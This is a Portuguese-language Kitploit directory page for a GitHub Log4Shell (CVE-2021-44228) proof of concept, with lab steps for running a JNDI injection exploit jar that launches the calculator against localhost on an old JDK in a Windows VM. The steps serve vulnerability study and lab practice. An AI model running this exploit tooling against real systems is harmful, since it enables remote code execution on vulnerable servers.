
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-44228_Log4Shell — Log4Shell Um teste para CVE-2021-44228 | Kitploit
Ferramentas/GitHubGitHub/yanghaoi/cve-2021-44228_log4shell
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebAprendizado e EducaçãoLabs e Prática
GitHubyanghaoi/cve-2021-44228_log4shell

CVE-2021-44228_Log4Shell

Log4Shell Um teste para CVE-2021-44228

Ver Repositório
2há 4 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2021-44228_Log4Shell

Código-fonte de teste para Log4Shell (CVE-2021-44228).

Informações dos Passos

  1. Instale o JDK8 (< 8u191) na máquina virtual (Windows 10).

  2. Copie out\artifacts\POC_jar\POC.jar no Windows.

  3. Copie JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar no Windows, Obtenha o JNDI-Injection-Exploit

  4. Execute java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "calc" -A "127.0.0.1"


